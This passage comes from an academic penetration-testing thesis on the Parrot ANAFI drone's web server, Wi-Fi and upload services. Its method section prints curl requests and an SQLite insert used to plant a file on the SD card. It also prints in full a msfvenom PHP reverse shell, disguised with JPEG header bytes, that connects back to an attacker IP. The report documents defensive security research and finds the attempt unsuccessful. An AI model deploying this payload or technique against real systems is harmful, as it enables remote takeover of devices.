One of the most common ways for an attacker to get internal access to and take over a computer (commonly known as “pwning”) is to get the computer to run and execute a malicious script that starts up a command shell and sets up an input/output stream to the attacker. If this is executed successfully the attacker will have internal access to the target computer using the same account that is running the web application.

In reasonably secure web applications, any upload functions are filtered to only allow non-malicious files to be uploaded. This may be done with either whitelisting or blacklisting of files extensions or by looking at content headers or the byte code of the uploaded file. An attacker wishing to bypass such filtering will have to use deduction and trial and error to reverse engineer such filtering. Special authentication might also be required for even simple file uploads.

5.5.3 Method

Web application upload services:

There are two upload services in the web application. One for uploading flightplans and one for uploading a firmware update file for the drone. Both services were tested in a variety of ways for what kind of files that are uploadable, testing with a wide variety of file extensions, but no attempts were successful. If an attacker were to reverse engineer a firmware update it would be possible to maliciously affect the drone in this way, given that the firmware gets installed correctly.

API upload service:

The web server has an API with an undocumented upload service at `192.168.42.1/api/v1/upload/`. This service was discovered while examining the upload-flightplan service of the web application. Some PUT requests were sent to the API:

```
root@kali:~# curl -i 192.168.42.1/api/v1/upload/ --upload-file
/media/sf_Etisk_hackning/ctrlc.txt

/1.1 401 Unauthorized

Cache-Control: no-cache, no-store, must-revalidate, private,
max-age=0
Pragma: no-cache
Expires: 0
Date: Tue, 04 Aug 2020 09:41:14 GMT
Connection: close
Content-Length: 0
WWW-Authenticate: Digest qop="auth", realm="mydomain.com",
nonce="540999844597"
```

As can be seen by the response, the API upload service uses Digest authentication, meaning that the only way to bypass it would be a successful brute force attempt, similar to penetration test 5.4. Since that attack had already failed, it was not attempted again.

***SD card**:*

We first attempted to get our own files on the web server by transferring files to the SD card and then trying to access them from the base URL of the web server. This did not result in anything, so it was then decided to investigate if there was some parsing done by the server before it allows access to files on the SD card.

Parsing:

After the previous attempts at exploiting the upload services was unsuccessful, the SD card and how files are read and parsed on the web server were investigated. Starting out, the URI structure for navigating to where uploaded files might be was completely unknown. The only place in the web application where some reference to actual files on the drone where found was in the `192.168.42.1/data/media/` path, where a user could download or access media files from the SD card.

This media indexing was thereafter investigated. By connecting the drone by USB to the computer it was possible to see the media files accessible through the web server. These were all differently named on the SD card and web server though, so there had to be some server-side parsing done before allowing them to be accessed externally.

USB: `C:/DCIM/100MEDIA/P0550055.JPG`
Server: `http://192.168.42.1/data/media/100000550055.JPG`

As can be seen $P \rightarrow 10000$ when the file is parsed by the server. The three characters following the P (055) in the example are repeated at the end. Since the only difference between subsequent photos is an incrementation of the two numbers (following P0550055.JPG is P0560056.JPG) we assume that photos are incremented in the same manner until P9990999.JPG is reached. The fourth character from the right is likely used to indicate thousands (following P9990999.JPG should be P0001000.JPG) but it has not been verified.

SQL script:

In addition to the parsing it was discovered that there was also a SQLite3[30] script named `media.db` on the SD card. By dumping the database script in an SQLite application, it became apparent that there were new database entries for each of the media files, including links to thumbnails for images.

```
SQLite version 3.32.3 2020-06-18 14:00:33
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open media.db
sqlite> .dump media
PRAGMA foreign_keys=OFF;

BEGIN TRANSACTION;

CREATE TABLE media (media_id       TEXT     NOT NULL PRIMARY
KEY,type           TEXT     NOT NULL,datetime
CHAR(30),size           INTEGER,run_id         TEXT     NOT
NULL,has_thumbnail  INTEGER,thumbnail      TEXT,photo_mode
INTEGER,duration       INTEGER,gps_valid      INTEGER,latitude
REAL,longitude      REAL,altitude       REAL,sequence_mode
TEXT,sequence_count INTEGER,has_thermal
INTEGER,is_replayable  INTEGER,video_mode     CHAR(20),present
INTEGER);

INSERT INTO media
VALUES('10000002','VIDEO','20200330T172708+0200',87213280,'CC8
428C0F119F11CD8E467B8EC7E4445',1,'/data/thumbnails/10000002000
2.MP4',0,6698667,0,0.0,0.0,0.0,'0',0,0,1,'Standard',1);
```

```
INSERT INTO media
VALUES('10000003','VIDEO','20200330T172825+0200',101583437,'EB
B21A8E64951A89908E860277F1F4BE',1,'/data/thumbnails/1000000300
03.MP4',0,7829333,0,0.0,0.0,0.0,'0',0,0,1,'Standard',1);

INSERT INTO media
VALUES('10000052','PHOTO','20200722T162739+0200',4851527,'5009
F0B433DEC538B2620D17A13D1719',1,'/data/thumbnails/100000520052
.JPG',1,0,0,0.0,0.0,0.0,'0',0,0,0,'',1);

INSERT INTO media
VALUES('10000053','PHOTO','20200722T162749+0200',4597906,'5009
F0B433DEC538B2620D17A13D1719',1,'/data/thumbnails/100000530053
.JPG',1,0,0,0.0,0.0,0.0,'0',0,0,0,'',1);

INSERT INTO media
VALUES('10000059','PHOTO','20200722T162922+0200',1138862,'5009
F0B433DEC538B2620D17A13D1719',1,'/data/thumbnails/100000590059
.JPG',1,0,1,59.369849999999999567,18.066389000000000919,23.472
466000000000718,'0',0,0,0,'',1);

COMMIT;
```

Our intuition was that by adding our own file to the SD card and then inserting a SQL statement imitating the structure of the previous entries into the database script it should allow us to access our own file from the web server.

```
sqlite> INSERT INTO media
VALUES('10000070','PHOTO','20200711T112349+0200',11149977,'C57
F506BDBE324FAB445AF684A23E123',1,'/data/thumbnails/10000070007
0.JPG',1,0,1,1.05,2.3,3.4,'0',0,0,0,'',1);
```

A backup was then made of the database script, renamed to `media.db` which then replaced the original script on the SD card.

```
sqlite> .backup media5.db
```

The uploaded file (P0700070.JPG) was a PHP reverse shell script created in msfvenom[31].

Reverse shell execution:

In order to execute the reverse shell script as PHP, the server will have to be tricked into reading it as a PHP file. However, it seems that media files on the server are only allowed to be read as MP4 or JPG in capital letters. A simple GET request was first sent to the server to confirm that the payload had arrived and was accessible.

```
root@kali:~# curl -i 192.168.42.1/data/media/100000700070.JPG
HTTP/1.1 200 OK

Date: Tue, 04 Aug 2020 09:56:32 GMT
Cache-Control: no-cache, no-store, must-revalidate, private,
max-age=0
Pragma: no-cache
Expires: 0
Last-Modified: Tue, 04 Aug 2020 11:50:50 GMT
Etag: "5f294b9a.1119"
Content-Type: image/jpeg
```

```
Content-Length: 1119
Connection: close
Accept-Ranges: bytes

����<?php /**/ error_reporting(0); $ip = '192.168.42.77';
$port = 31338; if (($f = 'stream_socket_client') &&
is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type =
'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f))
{ $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f =
'socket_create') && is_callable($f)) { $s = $f(AF_INET,
SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port);
if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) {
die('no socket funcs'); } if (!$s) { die('no socket'); }
switch ($s_type) { case 'stream': $len = fread($s, 4); break;
case 'socket': $len = socket_read($s, 4); break; } if (!$len)
{ die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b =
''; while (strlen($b) < $len) { switch ($s_type) { case
'stream': $b .= fread($s, $len-strlen($b)); break; case
'socket': $b .= socket_read($s, $len-strlen($b)); break; } }
$GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type;
if (extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval')) {
$suhosin_bypass=create_function('', $b); $suhosin_bypass(); }
else { eval($b); } die();
```

The **����** characters in the HTTP response are the byte codes (FF D8 FF E0) for JPG images that was injected into the reverse shell file before uploading it.

Reverse shell payloads were also generated and tested for .jsp, .war and .elf (linux binary) files in the same manner.

5.5.4 Results

The attempts at getting the web server to execute reverse shell scripts all ended in failure. There was no way found to get the web server to read media files as anything but media files, even with most of the common exploitable ways tested. Attempting to execute a media file as anything but a media file resulted in a `HTTP 400 BAD REQUEST` response.

5.5.5 Discussion

While we discovered that arbitrary files can be accessible from the web server, attempts to exploit this in order to get internal access into the server were not successful. Given more time and know-how however, this could be a lucrative attack vector.

6 Discussion and Conclusion

The main entry point on the Parrot ANAFI is the Wi-Fi, which is WPA2 encrypted. It has implemented management frame protection, which protects against deauthentication and disassociation attacks. A deauthentication attack may work at times, but the controller and drone are eager to reconnect so the attack can at best be described as a nuisance for the user. The ARP spoofing showed that the drone sends the password in cleartext to the smartphone. Although one might wonder why that is, the cleartext password is not a great vulnerability because of the aforementioned WPA2 encryption and the AP not being vulnerable to the KRACK attack.

With Wi-Fi being the major entry point into the system the attack surface is not very large. The threat modeling helped reveal other technologies such as RTSP but documented attacks on the protocol required brute forcing the password which is not an option because the password is strong.

The KRACK attack showed design flaws in the WPA2 protocol. This means it may be exploited further in the future. Assuming that the attacker is able to access the network somehow, penetration tests were carried out on the web server and its web interface. However, none of these tests showed a significant vulnerability. Uploading files to the SD card and accessing these through the server was indeed possible, but executing a reverse shell was not possible. This however, might be a lucrative attack vector to explore for future penetration tests.

The GPS was not explored since the project lacked the tools for any such attacks. As an idea for future work it might be possible to spoof the GPS, forcing the user to steer the drone to wherever the attacker wants (assuming the drone is out of sight for the user, maximum range is four kilometers).

It is clear that Parrot have taken measures to improve the security of their products, seeing how filtering, authentication and obfuscation are all implemented in the ANAFI.

In conclusion, the Parrot ANAFI is a reasonably secure system based on the attack vectors explored in this project.

References

[1] B. I. Intelligence, “Commercial Unmanned Aerial Vehicle (UAV) Market Analysis – Industry trends, forecasts and companies,” *Business Insider*. https://www.businessinsider.com/commercial-uav-market-analysis (accessed Aug. 05, 2020).

[2] “Drones ground flights at Gatwick,” Dec. 20, 2018. https://www.bbc.com/news/uk-england-sussex-46623754 (accessed Jan. 07, 2019).

[3] “Bug Bounty List,” *Bugcrowd*. https://www.bugcrowd.com/bug-bounty-list/ (accessed Aug. 04, 2020).

[4] S. Kamkar, “SkyJack: autonomous drone hacking.” https://samy.pl/skyjack/ (accessed Mar. 26, 2020).

[5] R. Sasi, “Maldrone the First Backdoor for drones,” *Fb1h2s aka Rahul Sasi’s Blog*. http://garage4hackers.com/entry.php?b=3105 (accessed Aug. 04, 2020).

[6] L. Dormehl, “The history of drones in 10 milestones,” *Digital Trends*, Sep. 11, 2018. https://www.digitaltrends.com/cool-tech/history-of-drones/ (accessed Aug. 05, 2020).

[7] “Parrot will build SRR drone for the US Army in the United States,” *Parrot Newsroom*, Apr. 15, 2020. https://blog.parrot.com/2020/04/15/parrot-srr-neotech/ (accessed Jul. 24, 2020).

[8] “Parrot partners with AIRT’s Drones for Good and DRONERESPONDERS Public Safety UAS Programs,” *Parrot Newsroom*, Jul. 06, 2020. https://blog.parrot.com/2020/07/06/airts-droneresponders/ (accessed Jul. 24, 2020).

[9] “NVD - CVE-2019-3944.” https://nvd.nist.gov/vuln/detail/CVE-2019-3944 (accessed Jul. 16, 2020).

[10] “NVD - CVE-2019-3945.” https://nvd.nist.gov/vuln/detail/CVE-2019-3945 (accessed Aug. 04, 2020).

[11] J. D. Meier, A. Mackman, M. Dunner, S. Vasireddy, R. Escamilla, and A. Murukan, “Threat Modeling,” *Chapter 3 – Threat Modeling*, Jun. 2003. https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648644(v%3dpandp.10) (accessed Mar. 23, 2020).

[12] A. Guzman, *IoT penetration testing cookbook: identify vulnerabilities and secure your smart devices*. Birmingham, England ; Mumbai, India: Packt Publishing, 2017.

[13] N. Rodday, “Hacking a Professional Drone,” presented at the Black Hat Asia 2016, Marina Bay Sands, Singapore, Accessed: Aug. 24, 2020. [Online]. Available: https://www.youtube.com/watch?v=JRVb-xE1zTI.

[14] A. Shostack, “Threat Modeling in 2019,” presented at the RSAConference 2019, San Francisco, California, Accessed: Aug. 24, 2020. [Online]. Available: https://www.youtube.com/watch?v=ZoxHIpzaZ6U.

[15] A. Etemadieh, C. Heres, H. Nielsen, and M. Baker, “Hack All The Things: 20 Devices in 45 Minutes,” presented at the DEF CON 22, Las Vegas, Nevada, Accessed: Aug. 24, 2020. [Online]. Available: https://www.youtube.com/watch?v=h5PRvBpLuJs.

[16] F. Brown and D. Latimer, “Game of Drones,” presented at the DEF CON 25, Las Vegas, Nevada, Jul. 29, 2017, Accessed: Aug. 24, 2020. [Online]. Available: https://www.youtube.com/watch?v=iG7hUE2BZZo.

[17] “How Can Drones Be Hacked? The updated list of vulnerable drones & attack tools.” https://medium.com/@swalters/how-can-drones-be-hacked-the-updated-list-of-vulnerable-drones-attack-tools-dd2e006d6809 (accessed Mar. 19, 2020).

[18] E. Dahlman and K. Lagrelius, “A Game of Drones : Cyber Security in UAVs,” 2019.

[19] J. Meier, A. Mackman, M. Dunner, S. Vasireddy, R. Escamilla, and A. Murukan, “Improving Web Application Security: Threats and Countermeasures. Microsoft Corporation (2003),” *Improving Web Application Security: Threats and Countermeasures*, Jun. 2003. http://msdn.microsoft.com/enus/library/ms994921.aspx.

[20] A. Shostack, *Threat modeling: designing for security*. Indianapolis, IN: John Wiley and Sons, 2014.

[21] "OWASP Internet of Things Project - OWASP." https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project#tab=IoT_Top_10 (accessed May 12, 2020).
[22] The OpenStack Security Group, "Security/OSSA-Metrics," *Security/OSSA-Metrics*. https://wiki.openstack.org/wiki/Security/OSSA-Metrics#DREAD (accessed Apr. 22, 2020).
[23] "The Penetration Testing Execution Standard." http://www.pentest-standard.org/index.php/Main_Page (accessed Apr. 28, 2020).
[24] P. Engebretson, *The basics of hacking and penetration testing : ethical hacking and penetration testing made easy*. Waltham, Mass.: Syngress/Elsevier, 2011.
[25] A. Guerrab, "Confidentiality Request Letter." Accessed: May 06, 2020. [Online]. Available: https://fccid.io/2AG6IANAFI/Letter/Confidentiality-Request-Letter-3930802.
[26] G. Lyon, *Nmap*. 1997.
[27] Aircrack-ng.org, *Aircrack-ng*. 2006.
[28] "IEEE Standard for Information technology - Telecommunications and information exchange between systems - Local and metropolitan area networks - Specific requirements. Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications Amendment 4: Protected Management Frames," *IEEE Std 80211w-2009 Amend. IEEE Std 80211-2007 Amend. IEEE Std 80211k-2008 IEEE Std 80211r-2008 IEEE Std 80211y-2008*, pp. 1–111, 2009.
[29] M. Vanhoef and F. Piessens, "Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2," 2017.
[30] "SQLite Home Page." https://www.sqlite.org/index.html (accessed Aug. 04, 2020).
[31] "MSFvenom | Offensive Security." https://www.offensive-security.com/metasploit-unleashed/msfvenom/ (accessed Aug. 04, 2020).
[32] Sunera, LLC, *DAVTest*. 2010.
[33] weddav.org, *cadaver*. 2001.
[34] THC, *Hydra*. 2013.

Appendix A

Dread rating table

	Rating	High (3)	Medium (2)	Low (1)
D	Damage Potential	The attacker can subvert the security system; get full trust authorization; run as administrator; upload content.	Leaking sensitive information	Leaking trivial information
R	Reproducibility	The attack can be reproduced every time and does not require a timing window.	The attack can be reproduced, but only with a timing window and a particular race situation.	The attack is very difficult to reproduce, even with knowledge of the security hole.
E	Exploitability	A novice programmer could make the attack in a short time.	A skilled programmer could make the attack, then repeat the steps.	The attack requires an extremely skilled person and in-depth knowledge every time to exploit.
A	Affected Users	All users, default configuration, key customers	Some users, non-default configuration	Very small percentage of users, obscure feature; affects anonymous users
D	Discoverability	Published information explains the attack. The vulnerability is found in the most commonly used feature and is very noticeable.	The vulnerability is in a seldom-used part of the product, and only a few users should come across it. It would take some thinking to see malicious use.	The bug is obscure, and it is unlikely that users will work out damage potential.

TRITA-EECS-EX-2020:734